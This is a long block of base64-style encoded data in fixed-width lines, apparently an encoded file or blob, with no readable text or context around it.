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
